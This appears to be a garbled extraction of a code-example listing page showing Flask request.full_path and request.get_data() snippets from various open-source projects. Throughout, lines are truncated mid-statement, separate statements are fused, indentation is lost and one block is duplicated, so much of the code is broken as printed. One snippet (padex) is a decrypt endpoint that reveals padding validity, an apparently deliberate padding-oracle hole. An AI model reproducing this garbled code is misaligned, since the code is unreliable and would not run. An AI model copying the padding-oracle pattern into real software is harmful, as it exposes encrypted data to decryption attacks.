                           "# Please check your query or contact help@opensciencegrid
                           .format(str(e)),
                           mimetype="text/plain", status=404)
        except stashcache.DataError as e:
            app.logger.error("{}: {}".format(request.full_path, str(e)))
            return Response("# Error generating authfile for this FQDN: {}\n".format(s
```

```
"# Please check configuration in OSG topology or contact help@opensciencegrid.org  
mimetype="text/plain", status=400) except Exception:
```

```
    app.log_exception(sys.exc_info())
```

```
return Response("Server error getting authfile, please contact  
help@opensciencegrid.org")
```

### Example 40

Project: *topology* Author: *opensciencegrid* File: [app.py](#) Apache License 2.0

5 vo

```
def _get_origin_authfile(public_only): if not stashcache:
```

```
    return Response("Can't get authfile: stashcache module  
    unavailable", status_if 'fqdn' not in request.args:
```

```
    return Response("FQDN of origin server required in the 'fqdn'  
    argument", status_if try:
```

```
        auth = stashcache.generate_origin_authfile(request.args['fqdn'],  
        global_data.get_vos_data(),
```

```
        global_data.get_topology().get_
```

```
        suppress_errors=False,
```

```
        public_only=public_only)
```

```
    except stashcache.NotRegistered as e:
```

```
        return Response("# No resource registered for {}\n"
```

```
"# Please check your query or contact help@opensciencegrid.org
```

```
.format(str(e)),
```

mimetype="text/plain", status=404) except stashcache.DataError as e:

```
app.logger.error("{}: {}".format(request.full_path, str(e))) return Response("# Error generating authfile for this FQDN: {}\\n".format(s
```

```
"# Please check configuration in OSG topology or contact h  
mimetype="text/plain", status=400) except Exception:
```

```
app.log_exception(sys.exc_info())
```

```
return Response("Server error getting authfile, please contact  
help@opencsc if not auth.strip():
```

```
auth = """\\
```

```
# No authorizations generated for this origin; please check  
configuration in OSG t
```

```
"""
```

```
return Response(auth, mimetype="text/plain")
```

**Example 41**  
Project: *eq-survey-runner* Author: *ONSdigital* File: [feedback.py](#) [MIT License](#)

5 vo

```
def before_request():
```

```
logger.info('feedback request', url_path=request.full_path) session =  
get_session_store()
```

```
if session:
```

```
logger.bind(tx_id=session.session_data.tx_id) g.schema =  
load_schema_from_session_data(session.session_data)
```

**Example 42**

Project: *bluebird* Author: *alan-turing-institute* File: [\*init\*.py](#) MIT License

5 vo

```
def before_req():
```

```
"""
```

Method called before every request is handled

```
:return:
```

```
"""
```

```
json = request.get_json()
```

```
LOGGER.info(f'REQ: {request.method} {request.full_path} "{json if json else Example 43}'
```

Project: *FlaskPyrezAPI* Author: *luissilva1044894* File: [\*init\*.py](#) MIT License

5 vo

```
def check_redirects(app):
```

```
#@app.before_request
```

```
@app.before_first_request
```

```
def do_before_request():
```

```
if isinstance(app, flask.Flask):
```

```
    from flask import request, g
```

```
else:
```

```
from quart import request, g

scheme = request.headers.get('X-Forwarded-Proto')

# https://stackoverflow.com/questions/32237379/python-flask-redire

# if not request.is_secure and app.env != 'development': if scheme
and scheme == 'http' and request.url.startswith('http://'

return redirect(request.url.replace('http://', 'https://', g.__cookies__ =
[]

from utils.file import read_file

for _ in (read_file('data/redirects.json', is_json=True) or {}).ge if
_.get('path') and _.get('path').lower() == request.path if
isinstance(app, flask.Flask):

from flask import redirect, url_for

else:

from quart import redirect, url_for

return redirect(url_for(_.get('for')))

"#redirect_old

for _ in __kwargs__:

for __ in __kwargs__[__]:

if request.path == __: #request. full_path

from flask import redirect, url_for

__split = __.split('/')[1:]

return redirect(url_for(f'{__split[0]}.{__}.
```

""

## Example 44

Project: *SnowAlert* Author: *snowflakedb* File: [app.py](#) [Apache License 2.0](#)

5 vo

```
def error_handler(ex):
    logger.exception(
        'An error has occurred! ({})'.format(
            request.remote_addr, request.method, request.scheme, request.full_path
        )
    )
    return 'Internal Server Error', 500
```

## Example 45

Project: *knowledge-repo* Author: *airbnb* File: [models.py](#) [Apache License 2.0](#)

5 vo

```
def __call__(self, *args, **kwargs):
    if not current_app.config.get('INDEXING_ENABLED', True): return
    self._route(*args, **kwargs)
    log = PageView(
        page=request.full_path,
```

```
        endpoint=request.endpoint,
        user_id=current_user.id,
        ip_address=request.remote_addr,
        version=__version__
    )
errorlog = None

log.object_id, log.object_type, log.object_action, reextract_after_req
db_session.add(log) # Add log here to ensure pageviews are
accurate

try:
    return self._route(*args, **kwargs)
except Exception as e:
    db_session.rollback() # Ensure no lingering database changes rema
    db_session.add(log)

    errorlog = ErrorLog.from_exception(e)

    db_session.add(errorlog)

    db_session.commit()

    raise_with_traceback(e)

finally:
    # Extract object id and type after response generated (if requeste
    # most recent data is collected
```

```
if reextract_after_request:  
  
    log.object_id, log.object_type, log.object_action, _ = self.ex if  
    errorlog is not None:  
  
        log.id_errorlog = errorlog.id  
  
        db_session.add(log)  
  
        db_session.commit()
```

## Example 46

Project: *encore* Author: *statgen* File: [\*auth\\_blueprint.py\*](#) [GNU Affero General Public License v3.0](#)

```
5 vo  
  
def unauthorized():  
  
    if request.path.startswith("/api"): return "UNAUTHORIZED", 401  
  
    else:  
  
        orig = request.full_path  
  
        if orig == "/?":  
  
            orig = None  
  
    return redirect(url_for("auth.get_sign_in", orig=orig))
```

**Example 47**

Project: *Dr0p1t-Framework* Author: *Exploit-install* File: [\*Dr0p1t\\_Server.py\*](#) [MIT License](#)

```
5 vo  
  
def after_request(response):
```

```
timestamp = strftime('[%Y-%b-%d %H:%M]')

f = open("server.log","a").write( "\n"--"*10+"\n"+'%s %s %s %s %s
%s'%(times return response
```

## Example 48

Project: *Dr0p1t-Framework* Author: *Exploit-install* File: [Dr0p1t\\_Server.py](#) MIT License

5 vo

```
def exceptions(e):

tb = traceback.format_exc()

timestamp = strftime('[%Y-%b-%d %H:%M]')

f = open("server.log","a").write( "\n"--"*10+"\n"+'%s %s %s %s %s
5xx INTERN

return abort(500)
```

## Example 49

Project: *summarize-webpage* Author: *akashp1712* File: [app.py](#) MIT License

5 vo

```
def after_request(response):

    """ Logging after every request. """

# This avoids the duplication of registry in the log,
# since that 500 is already logged via @app.errorhandler.

if response.status_code != 500:
```

```
ts = strftime('%Y-%b-%d %H:%M')  
app.logger.info('%s %s %s %s %s %s',  
ts,  
request.remote_addr,  
request.method,  
request.scheme,  
request.full_path,  
response.status)  
return response
```

## Example 50

Project: *summarize-webpage* Author: *akashp1712* File: [\*app.py\*](#) [MIT License](#)

```
5 vo  
  
def exceptions(exception):  
    """ Logging after every Exception. """  
  
    ts = strftime('%Y-%b-%d %H:%M')  
  
    tb = traceback.format_exc()  
  
    app.logger.error('%s %s %s %s %s ERROR:%s \n%s', ts,  
request.remote_addr,  
request.method,  
request.scheme,
```

```
request.full_path,  
str(exception),  
tb)  
  
return make_response(jsonify({'error': str(exception)}))
```

## Python `flask.request.get_data()` Examples

The following are code examples for showing how to use `flask.request.get_data()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

### Example 1

Project: `ssrcpsed_backup` Author: `mehzerting` File: `geiposidate.py` GNU General Public License v3.0 7 vc

```
def getPostData():
    #print(request.content_type)
    data = {}
    if request.content_type.startswith('application/json'):
        data = request.get_data()
        return json.loads(data.decode("utf-8"))
    elif(request.content_type.startswith("application/x-www-form-urlencoded")):
        #print()
        #print(urllib.parse.parse_qs(request.get_data().decode("utf-8")))
        return parse_qs_plus(urllib.parse.parse_qs(request.get_data()).dec
    else:
        for key, value in request.form.items():
            if key.endswith('[]'):
                data[key[:-2]] = request.form.getlist(key)
            else:
                data[key] = value
    return data
```

### Example 2

Project: `pluralsight` Author: `jamesbannan` File: `app.py` MIT License 6 vc

```
def predict_image_handler():
    try:
        imageData = None
        if ('imageData' in request.files):
            imageData = request.files['imageData']
        else:
            imageData = io.BytesIO(request.get_data())
        img = scipy.misc.imread(imageData)
        img = Image.open(imageData)
        results = predict_image(img)
        return json.dumps(results)
    except Exception as e:
        print('EXCEPTION:', str(e))
        return 'Error processing image', 500

    # Like the CustomVision.ai Prediction service /url route handles url's
    # in the body of htu request of the form:
    #   { 'Url': '<http url>' }
```

### Example 3

Project: `kevp-backend` Author: `spreakbaenken` File: `helpers.py` MIT License 6 vc

Python flask.request.get\_data() Examples The following are code examples for showing how to use `flask.request.get_data()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

## Example 1

Project: `ssrspeed_backup` Author: *mazhenting* File: [`getpostdata.py`](#)  
[GNU General Public License v3.0](#)

7 vo

```
def postData():

#print(request.content_type)

data = {}

if (request.content_type.startswith('application/json')): data = request.
get_data()

return json.loads(data.decode("utf-8"))
elif(request.content_type.startswith("application/x-www-form-
urlencoded"))

#print(1)

#print(urllib.parse.parse_qs(request. get_data().decode("utf-8")))
return parse_qs_plus(urllib.parse.parse_qs(request. get_data().dec
else:

for key, value in request.form.items():

if key.endswith('[]'):

data[key[:-2]] = request.form.getlist(key)

else:
```

```
    data[key] = value
```

```
    return data
```

## Example 2

Project: *pluralsight* Author: *jamesbannan* File: [app.py](#) MIT License

```
6 vo
```

```
def predict_image_handler():
```

```
try:
```

```
    imageData = None
```

```
    if ('imageData' in request.files):
```

```
        imageData = request.files['imageData']
```

```
    else:
```

```
        imageData = io.BytesIO(request.get_data())
```

```
#img = scipy.misc.imread(imageData)
```

```
img = Image.open(imageData)
```

```
results = predict_image(img)
```

```
return json.dumps(results)
```

```
except Exception as e:
```

```
    print('EXCEPTION:', str(e))
```

```
    return 'Error processing image', 500
```

```
# Like the CustomVision.ai Prediction service /url route handles url's
```

```
# in the body of hte request of the form:
```

```
# { 'Url': '<http url>'}
```

### Example 3

Project: *karp-backend* Author: *spraakbanken* File: [helpers.py](#) [MIT License](#)

```
6 vo
```

```
def read_data():
```

```
    """ Read the incoming data, make sure a message exists Raise errors if data is not well-formatted
```

```
    """
```

```
try:
```

```
    request.get_data()
```

```
    data = loads(request.data)
```

```
except ValueError as e:
```

```
    raise errors.KarpParsingError(str(e))
```

```
if "message" not in data:
```

```
    # fail if message is not there
```

```
    raise errors.KarpGeneralError("Input data not ok") if not data:
```

```
    errstr = "The source is empty. Empty documents not allowed"
```

```
    raise errors.KarpParsingError(errstr)
```

```
return data
```

## Example 4

Project: *karp-backend* Author: *spraakbanken* File: [suggestions.py](#)  
[MIT License](#)

6 vo

```
def acceptmodified(lexicon, _id):
    try:
        request.get_data()
        data = loads(request.data)
        modified_doc = data
        ans = savesuggestion(
            lexicon, _id, status="accepted_modified", source=modified_doc
        )
        return jsonify(ans)
    except (esExceptions.RequestError, esExceptions.TransportError) as e:
        _logger.exception(e)
        update.handle_update_error(
            e, {"id": _id, "data": data}, helpers.get_user(), "accept modified"
        )
        raise errors.KarpElasticSearchError(
            "Error during update. Document not saved.", debug_msg=str(e)
        )
```

```
except Exception as e:  
    _logger.exception(e)  
    update.handle_update_error(  
        e, {"id": _id, "data": data}, helpers.get_user(), "accept modified"  
    )  
    raise errors.KarpGeneralError(str(e))
```

## Example 5

Project: *cellphonedb* Author: *Teichlab* File:  
[web\\_endpoint\\_query\\_autocomplete.py](#) MIT License

6 vo

```
def post(self):  
  
    parameters = json.loads(request.get_data(as_text=True))  
    partial_element = parameters['partial_element']  
  
    if len(partial_element) < 2:  
  
        return flask.jsonify({'success': True, 'result': []})  
        try:  
  
            interactions =  
                cellphonedb_app.cellphonedb.query.autocomplete_launcher  
            response = {  
  
                'success': True,  
  
                'result': interactions.to_dict(orient='records')  
            }  
  
        except:
```

```
response = {
    'success': False
}

print(traceback.print_exc(file=sys.stdout))

return flask.jsonify(response)
```

## Example 6

[Project: cellphonedb](#) Author: Teichlab File:  
[web\\_endpoint\\_query\\_complex\\_deconvoluted.py](#) MIT

6 vo

### [License](#)

```
def post(self):

    parameters = json.loads(request.get_data(as_text=True))
    complex_name = parameters['complex_name']

    deconvoluted =
        cellphonedb_app.cellphonedb.query.get_complex_deconvoluted(
            if deconvoluted.empty:

                self.attach_error(
                    {'code': 'element_not_found', 'title': '%s is not CellPhoneDB Comp
                    'details': '%s is not present in CellPhoneDB complex table' % com
                    else:

                        self._attach_csv(deconvoluted.to_csv(index=False, sep=','), 'result')
                        self._commit_attachments()
```

```
return Response(self._msg.as_string(), mimetype='multipart/form-data; boundary=
```

**Example 7**

Project: *cellphonedb* Author: *Teichlab* 6 vo

File: [web\\_endpoint\\_query\\_find\\_interactions\\_by\\_element.py](#) MIT License

```
def post(self):
```

```
parameters = json.loads(request.get_data(as_text=True)) receptor = parameters['receptor']
```

```
interactions = cellphonedb_app.cellphonedb.query.find_interactions_by_elem if interactions.empty:
```

```
    self.attach_error(
```

```
{'code': 'result_not_found', 'title': '%s is not CellPhoneDB inter
```

```
'details': '%s is not present in CellPhoneDB interactor enabled t else:
```

```
    self._attach_csv(interactions.to_csv(index=False, sep=','), 'ligands')  
    self._commit_attachments()
```

```
return Response(self._msg.as_string(), mimetype='multipart/form-data; boundary=
```

**Example 8**

Project:

*End\_to\_end\_machine\_learning\_approach\_for\_crop\_yeild\_prediction*  
Author: *shardulinamdar4*

6 vo

File: [b\\_server.py](#) MIT License

```
def bareilly():
```

```
body = request.get_data()  
header = request.headers  
  
try:  
  
    num1 = int(request.args['pC']) # Previous year crop yeild num2 =  
    int(request.args['area']) # Area  
  
    num3 = int(request.args['r1']) # last year rainfall num4 =  
    int(request.args['r2']) # this rainfall if((num1!=None) and  
    (num2!=None) and (num3!=None) and (num4!=None)): res =  
    predict_bareilly(num1, num2,num3,num4) # call the predict_bareill  
else:  
  
    res = {'success': False,  
  
'message': 'input proper data'}  
  
except:  
  
    res = {'success': False,  
  
'message': 'unkonwn error'}  
  
return jsonify(res)
```

## Example 9

Project:  
*End\_to\_end\_machine\_learning\_approach\_for\_crop\_yeild\_prediction*  
Author: shardulinamdar4

6 vo

File: [b\\_server.py](#) MIT License

def coimbatore():

```
body = request.get_data()

header = request.headers

try:

    num1 = int(request.args['pC']) # Previous year crop yeild num2 =
    int(request.args['area']) # Area

    num3 = int(request.args['r1']) # last year rainfall num4 =
    int(request.args['r2']) # this year rainfall if((num1!=None) and
    (num2!=None) and (num3!=None) and (num4!=None)): res =
    predict_coimbatore(num1, num2,num3,num4) # call the
    predict_barei else:

    res = {'success': False,
           'message': 'input proper data'}

except:

    res = {'success': False,
           'message': 'unkonwn error'}

return jsonify(res)
```

## Example 10

Project:  
*End\_to\_end\_machine\_learning\_approach\_for\_crop\_yeild\_prediction*  
Author: shardulinamdar4

6 vo

File: [b\\_server.py](#) MIT License

def ghazipur():

```
body = request.get_data()

header = request.headers

try:

    num1 = int(request.args['pC']) # Previous year crop yeild num2 =
    int(request.args['area']) # Area

    num3 = int(request.args['r1']) # last year rainfall num4 =
    int(request.args['r2']) # this year rainfall if((num1!=None) and
    (num2!=None) and (num3!=None) and (num4!=None)): res =
    predict_ghazipur(num1, num2,num3,num4) # call the predict_bareill
    else:

        res = {'success': False,
               'message': 'input proper data'}

except:

    res = {'success': False,
           'message': 'unkonwn error'}

return jsonify(res)
```

## Example 11

Project:

*End\_to\_end\_machine\_learning\_approach\_for\_crop\_yeild\_prediction*  
Author: shardulinamdar4

6 vo

File: [b\\_server.py](#) MIT License

def hassan():

```

body = request.get_data()

header = request.headers

try:

    num1 = int(request.args['pC']) # Previous year crop yeild num2 =
    int(request.args['area']) # Area

    num3 = int(request.args['r1']) # last year rainfall num4 =
    int(request.args['r2']) #this year rainfall if((num1!=None) and
    (num2!=None) and (num3!=None) and (num4!=None)): res =
    predict_hassan(num1, num2,num3,num4)

else:

    res = {'success': False,
    'message': 'input proper data'}

except:

    res = {'success': False,
    'message': 'unkonwn error'}

return jsonify(res)

```

## **Example 12**

Project:

*End\_to\_end\_machine\_learning\_approach\_for\_crop\_yeild\_prediction*  
Author: shardulinamdar4

6 vo

File: [b\\_server.py](#) MIT License

def sindhudurg():

```
body = request.get_data()

header = request.headers

try:

    num1 = int(request.args['pC']) # Previous year crop yeild num2 =
    int(request.args['area']) # Area

    num3 = int(request.args['r1']) # last year rainfall num4 =
    int(request.args['r2']) # this year rainfall if((num1!=None) and
    (num2!=None) and (num3!=None) and (num4!=None)): res =
    predict_sindhudurg(num1, num2,num3,num4) # call the
    predict_sindh

else:

    res = {'success': False,
           'message': 'input proper data'}

except:

    res = {'success': False,
           'message': 'unkonwn error'}

return jsonify(res)
```

### Example 13

Project: *FXTest* Author: *liwanlei* File: [views.py](#) MIT License

6 vo

```
def post(self):

    id = request.get_data('id')
```

```
project = id.decode('utf-8')

if not project:

    return jsonify({'msg': u'没有发送数据', 'code': 38, 'data': ""}) project_is
    = Project.query.filter_by(project_name=project).first() if not
    project_is:

    return jsonify({'msg': u'成功', 'code': 200, 'data': []}) testreport =
    TestResult.query.filter_by(projects_id=project_is.id, status=
    testreportlist = []

for test in testreport:

    testreportlist.append({'test_num': test.test_num, 'pass_num': test.pas
    'fail_num': test.fail_num, 'hour_time': str(tes
    'test_rep': test.test_rep, 'test_log': test.tes
    'Exception_num': test.Exception_num, 'can_num':
    'wei_num': test.wei_num, 'test_time': str(test.
    'Test_user_id': test.users.username, 'id': test
    'fenshu': test.pass_num / test.test_num})

return jsonify({'msg': u'成功', 'code': 200, 'data': (testreportlist)}))
```

#### **Example 14**

Project: [sentry-python](#) Author: [getsentry](#) File: [test\\_flask.py](#) [BSD 2-Clause "Simplified" License](#)

6 vo

```
def test_flask_large_json_request(sentry_init, capture_events, app):
    sentry_init(integrations=[flask_sentry.FlaskIntegration()])
    data =
```

```

{"foo": {"bar": "a" * 2000}}


@app.route("/", methods=["POST"])
def index():
    assert request.get_json() == data
    assert request.get_data() == json.dumps(data).encode("ascii")
    assert not request.form

    capture_message("hi")

    return "ok"

events = capture_events()

client = app.test_client()

response = client.post("/", content_type="application/json",
    data=json.dumps(d))
assert response.status_code == 200

event, = events

assert event["_meta"]["request"]["data"]["foo"]["bar"] == {
    "": {"len": 2000, "rem": [{"!limit", "x", 509, 512}]}}
}

assert len(event["request"]["data"]["foo"]["bar"]) == 512

```

## Example 15

Project: *sentry-python* Author: *getsentry* File: [\*test\\_flask.py\*](#) BSD 2-Clause "Simplified" License

6 vo

```

def test_flask_empty_json_request(sentry_init, capture_events, app,
    data):
    sentry_init(integrations=[flask_sentry.FlaskIntegration()])

```

```
@app.route("/", methods=["POST"]) def index():

    assert request.get_json() == data

    assert request.get_data() == json.dumps(data).encode("ascii")
    assert not request.form

    capture_message("hi")

    return "ok"

events = capture_events()

client = app.test_client()

response = client.post("/", content_type="application/json",
data=json.dumps(d assert response.status_code == 200

event, = events
```

assert event["request"]["data"] == data **Example 16**

Project: [sentry-python](#) Author: [getsentry](#) File: [test\\_flask.py](#) [BSD 2-Clause "Simplified" License](#)

6 vo

```
def test_flask_medium_formdata_request(sentry_init,
capture_events, app): sentry_init(integrations=
[flask_sentry.FlaskIntegration()]) data = {"foo": "a" * 2000}

@app.route("/", methods=["POST"]) def index():

    assert request.form["foo"] == data["foo"]

    assert not request.get_data()

    assert not request.get_json()
```

```
capture_message("hi")

return "ok"

events = capture_events()

client = app.test_client()

response = client.post("/", data=data) assert response.status_code
== 200

event, = events

assert event["_meta"]["request"]["data"]["foo"] == {
    "": {"len": 2000, "rem": [{"!limit", "x", 509, 512}]}
}

assert len(event["request"]["data"]["foo"]) == 512
```

## Example 17

Project: *batcomputer* Author: *benc-uk* File: [\*server.py\*](#) MIT License

6 vo

```
def main_api(project=None):

try:

    request_dict = json.loads(request.get_data().decode('utf-8')) results
    = predictor.predict(request_dict)

    return jsonify(results)

except KeyError as key_error:

    print('### KEY_ERROR:', str(key_error))
```

```
return Response(json.dumps({'error': 'Value: '+str(key_error)+' not found in m except Exception as err:  
print('### EXCEPTION:', str(err))  
  
return Response(json.dumps({'error': str(err)}), status=500,  
mimetype='application/json')  
  
#  
  
# API route - for status/info  
  
#
```

## Example 18

[Project: python-deploy-Tesseract-OCR-to-Heroku](#) Author: [kevin1061517](#) File: [linebot\\_ccu.py](#) MIT

6 vo

### [License](#)

```
def callback():  
  
    # get X-Line-Signature header value  
  
    signature = request.headers['X-Line-Signature']  
  
    # get request body as text  
  
    body = request.get_data(as_text=True)  
  
    app.logger.info("Request body: " + body)  
  
    # handle webhook body  
  
    try:
```

```
handler.handle(body,signature)

except LineBotApiError as e:

    print("Catch exception from LINE Messaging API: %s\n" %
        e.message) for m in e.error.details:

        print("ERROR is %s: %s" % (m.property, m.message)) print("\n")

except InvalidSignatureError:

    abort(400)

return 'OK'
```

### Example 19

Project: *padex* Author: *dszakallas* File: [\*padex.py\* GNU General Public License v2.0](#)

```
6 vo

def decrypt():

    if request.content_length != 44:

        abort(400)

    data = b64decode(request.get_data())

    aes = AES.new(key, AES.MODE_CBC, IV=iv)

    mess = aes.decrypt(data)

    padsize = mess[-1]

    if padsize < 1 or padsize > 16:

        abort(403)
```

```
for x in mess[-padsize:-1]:  
    if x != padsize:  
        abort(403)  
  
return 'OK', 200
```

## Example 20

Project: *flask-io* Author: *viniciuschiele* File: [\*io.py\*](#) MIT License

6 vo

```
def __parse_body(self, schema):  
    if not request.get_data():  
        raise BadRequest('Payload missing.')  
  
    parser, mimetype = self.content_negotiation.select_parser(request,  
        self.de) if not parser:  
  
        raise UnsupportedMediaType(request.headers['content-type']) try:  
  
            decoded_data = parser.parse(request.get_data(), mimetype)  
        except:  
  
            raise BadRequest('Malformed request.')  
  
    model, errors = schema.load(decoded_data)  
  
    if errors:  
  
        raise ValidationError(errors, data=request.get_data(), location='body')  
    return model
```

## Example 21

Project: *flask-telegram-relay-bot* Author: *mimicmobile* File: [\*main.py\*](#)  
[MIT License](#)

6 vo

```
def relay():

    with app.app_context():

        muted = current_app.muted

        chats = current_app.chats

        if not muted:

            try:

                request_data = request.get_data().decode('latin-1')
                logger.debug("request data: {}".format(request_data))
                parsed_json = json.loads(request_data, strict=False)
                except:

                    traceback.print_exc()

                return "ERROR"

            for chat in chats:

                chat_id = telegram_bot.get_chat(chat).id

                utils.send_message(chat_id=chat_id, text=parsed_json['message'])

            return "OK"

    return "MUTED"
```

## Example 22

Project: *imagery* Author: *dibyadas* File: [\*app.py\*](#) [GNU Affero General Public License v3.0](#)

6 vo

```
def handle():

try:

url_data = request.get_data()

print(url_data)

"""Slacks interactive message request payload is in the form of
application/x-www-form-urlencoded JSON string. Getting first action
from it."""

url_data = json.loads(parse_qs(url_data.decode('utf-8'))['payload'])

eph_value = True if url_data['value'] == "yes" else False
print(url_data['name'] + " : " + url_data['value'] + " : " + str(e if
eph_value:

params = url_data['name'].split('|')

user_id = params[1]

channel_id = params[2]

file_id = params[3]

file_permalink = params[4]

comment = params[5]

timestamp = params[6]

i = pool.apply_async(download_file, [file_permalink, file_]

else:
```

```
print('---No chosen---')

except Exception as err:

    print(err)

finally:

    return jsonify({"response_type": "ephemeral", "replace_original":
```

### Example 23

Project: *Raspberry-Docker-Tensorflow-Pillow-Flask* Author: *Ellerbach*  
File: [app.py MIT License](#)

6 vo

```
def predict_image_handler(project=None):

    try:

        imageData = None

        if ('imageData' in request.files):

            imageData = request.files['imageData']

        elif ('imageData' in request.form):

            imageData = request.form['imageData']

        else:

            imageData = io.BytesIO(request.get_data())

            img = Image.open(imageData).convert('RGB')

            results = predict_image(img)

            return jsonify(results)
```

```
except Exception as e:  
    print('EXCEPTION:', str(e))  
  
    return 'Error processing image', 500  
  
# Like the CustomVision.ai Prediction service /url route handles url's  
  
# in the body of hte request of the form:  
  
# { 'Url': '<http url>'}
```

## Example 24

Project: *notifications-api* Author: *alphagov* File: [post\\_template.py](#) MIT License

6 vo

```
def post_template_preview(template_id):  
  
    # The payload is empty when there are no place holders in the  
    # template.  
  
    _data = request.get_data(as_text=True)  
  
    if not _data:  
  
        _data = {}  
  
    else:  
  
        _data = get_valid_json()  
  
        _data['id'] = template_id  
  
    data = validate(_data, post_template_preview_request)  
  
    template = templates_dao.dao_get_template_by_id_and_service_id(
```

```
template_id, authenticated_service.id)

template_object = get_template_instance(
    template.__dict__, values=data.get('personalisation'))
check_placeholders(template_object)

resp = create_post_template_preview_response(template=template,
                                             template_object=template_object)

return jsonify(resp), 200
```

## Example 25

Project: *fumblechain* Author: *kudelskisecurity* File: [api.py GNU General Public License v3.0](#)

6 vo

```
def create_transaction():

    """Add and broadcast the given transaction.

    Returns HTTP 400 if the transaction is considered invalid."""

    try:
        # retrieve transaction from request body
        js = request.get_data(as_text=True)
        tx = Transaction.from_json(js)
        # add transaction to local blockchain
        success = app.p2p.bc.add_transaction(tx)
        if success:
```

```
# broadcast transaction to p2p network

app.p2p.broadcast_tx(tx)

return Response(tx.to_json(), status=HTTP_CREATED) else:

logger.debug("failed to add tx")

raise BadRequest()

except BadRequest:

raise

except BaseException as e:

logger.debug(e)

logger.debug(traceback.format_exc())

logger.debug(sys.exc_info())

raise BadRequest()
```

## Example 26

Project: *fumblechain* Author: *kudelskisecurity* File: [api.py](#) GNU General Public License v3.0

```
6 vo

def create_block():

    """Add and broadcast the given block.

    Returns HTTP 400 if the block is considered invalid."""

try:

    # retrieve block from request body
```

```
js = request.get_data(as_text=True)

b = Block.from_json(js)

# add block to local blockchain

success = app.p2p.bc.discard_block(b)

if success:

    # broadcast block to p2p network

    app.p2p.broadcast_block(b) logger.debug(f"block {b.index} added")
    return Response(b.to_json(), status=HTTP_CREATED) else:

        logger.debug("failed to add block (discard)") raise BadRequest()

except BadRequest:

    raise

except BaseException as e:

    logger.debug(e)

    raise BadRequest()
```

## Example 27

Project: *zmirror* Author: *aploium* File: [\*zmirror.py\*](#) [MIT License](#)

5 vo

```
def prepare_client_request_data():

    """
```

解析出浏览器发送过来的data, 如果是文本, 则进行重写

如果是文本，则对文本内容进行重写后返回str

如果是二进制则，则原样返回，不进行任何处理 (bytes)

:rtype: Union[str, bytes, None]

""""

```
data = request.get_data() # type: bytes
```

# 尝试解析浏览器传入的东西的编码

```
encoding = encoding_detect(data)
```

if encoding is not None:

try:

```
    data = data.decode(encoding=encoding) # type: str except:
```

# 解码失败，data是二进制内容或无法理解的编码，原样返回，不进行重写

```
    encoding = None
```

pass

else:

# data是文本内容，则进行重写，并返回str

```
    data = client_requests_text_rewrite(data) # type: str
```

# 下面这个if是debug用代码，对正常运行无任何作用

```
    if developer_string_trace: # coverage: exclude if isinstance(data, str):
```

```
        data = data.encode(encoding=encoding)
```

```
if developer_string_trace.encode(encoding=encoding) in data:  
    infoprint('StringTrace: appears after client_requests_bin_rewrite, cod  
    return data, encoding
```

## Example 28

Project: *pluralsight* Author: *jamesbannan* File: [app.py](#) [MIT License](#)

5 vo

```
def predict_url_handler():  
  
    try:  
  
        image_url = json.loads(request.get_data())['Url']  
  
        results = predict_url(image_url)  
  
        return json.dumps(results)  
  
    except Exception as e:  
  
        print('EXCEPTION:', str(e)) return 'Error processing image'
```

## Example 29

Project: *flask-proxy* Author: *mecforlove* File: [\\_\\_init\\_\\_.py](#) [BSD 2-Clause "Simplified" License](#)

5 vo

```
def as_view(cls):  
  
    def _view(*args, **kwargs):  
  
        host = cls._get_attr(cls.host)  
  
        scheme = cls._get_attr(cls.scheme, 'http')
```

```
params = cls._get_attr(cls.params)

port = cls._get_attr(cls.port, 80)

timeout = cls._get_attr(cls.timeout)

method = request.method

uri = request.url.split(cls.prefix, 1)[1]

base_url = '%s://%s:%s' % (scheme, host, port) url = base_url + uri

headers = dict(request.headers)

# ChangèHostin request header.

headers['Host'] = host

resp = requests.request(

method,

url,

params=params,

headers=headers,

data=request.get_data(),

stream=True,

timeout=timeout)

# Remove some response headers.

excluded_headers = [

'content-length', 'transfer-encoding', 'connection'
```

```
]

for h in excluded_headers:
    if h in resp.headers:
        resp.headers.pop(h)

    return Response(resp.raw.read(), resp.status_code,
                    dict(resp.headers))

return _view
```

### Example 30

Project: *turboparser-semafor* Author: *ReutersMedia* File: [\*index.py\*](#)  
[GNU General Public License v3.0](#)

```
5 vo

def parse_frames(pipeline):
    if request.method == 'GET':
        # parse from text parameter
        d = request.args.get('t')
        if d == None:
            abort(400)
        else:
            d = request.get_data(as_text=True)
            tstart = time.time()
            try:
```

```
r = proc_input(d,pipeline.upper())

except:

LOGGER.exception("Error processing input") abort(500)

return jsonify(r)
```

### Example 31

Project: *cloudml-edge-automation* Author: *GoogleCloudPlatform* File: [\*app.py\*](#) Apache License 2.0

5 vo

```
def predict():

# Sending without header

raw = request.get_data()

req = json.loads(raw)

print(req)

result = tf_session.infer(req["path"])

# return "OK"

return jsonify(result)
```

### Example 32

Project: *karp-backend* Author: *spraakbanken* File: [\*searching.py\*](#) MIT License

5 vo

```
def formatpost():
```

""" Formats the posted data into wanted format The data should be a list

Currently only working for saol

"""

```
# get and parse data
```

```
request.get_data()
```

```
data = request.data
```

```
try:
```

```
    data = json.loads(data)
```

```
except ValueError as e:
```

```
    raise errors.KarpParsingError(str(e))
```

```
# set all allowed lexicons (to avoid authentication exception auth,
permitted = validate_user(mode="read")
```

```
# find the wanted format
```

```
settings = parser.make_settings(permitted, {"size": 25})
parser.parse_extra(settings)
```

```
to_format = settings.get("format", "") mode = parser.get_mode()
```

```
_logger.debug('mode "%s"', mode)
```

```
index, typ = conf_mgr.get_mode_index(mode)
```

```
if to_format:
```

```
    if not isinstance(data, list):
```

```
data = [data]

errmsg = "Unknown format %s for mode %s" % (settings["format"],
mode) format_list = conf_mgr.extra_src(
mode, "format_list", helpers.notdefined(errmsg)

)

ok, html = format_list(
data, conf_mgr.elastic(mode=mode), settings["format"], index
)

return jsonify({"all": len(data), "ok": ok, "data": html}) else:
raise errors.KarpQueryError("Unknown format %s" % to_format)
```

### Example 33

Project: *karp-backend* Author: *spraakbanken* File: [suggestions.py](#)  
[MIT License](#)

5 vo

```
def savesuggestion(lexicon, _id, status="accepted", source ""):
sugg_index, typ = conf_mgr.get_lexicon_suggindex(lexicon)

es = conf_mgr.elastic(lexicon=lexicon) suggestion =
es.get(index=sugg_index, doc_type=typ, id=_id) auth, permitted =
validate_user()

set_lexicon = suggestion["_source"]["lexiconName"]

helpers.check_lexiconName(lexicon, set_lexicon, "rejectsuggestion",
_id) if lexicon not in permitted:

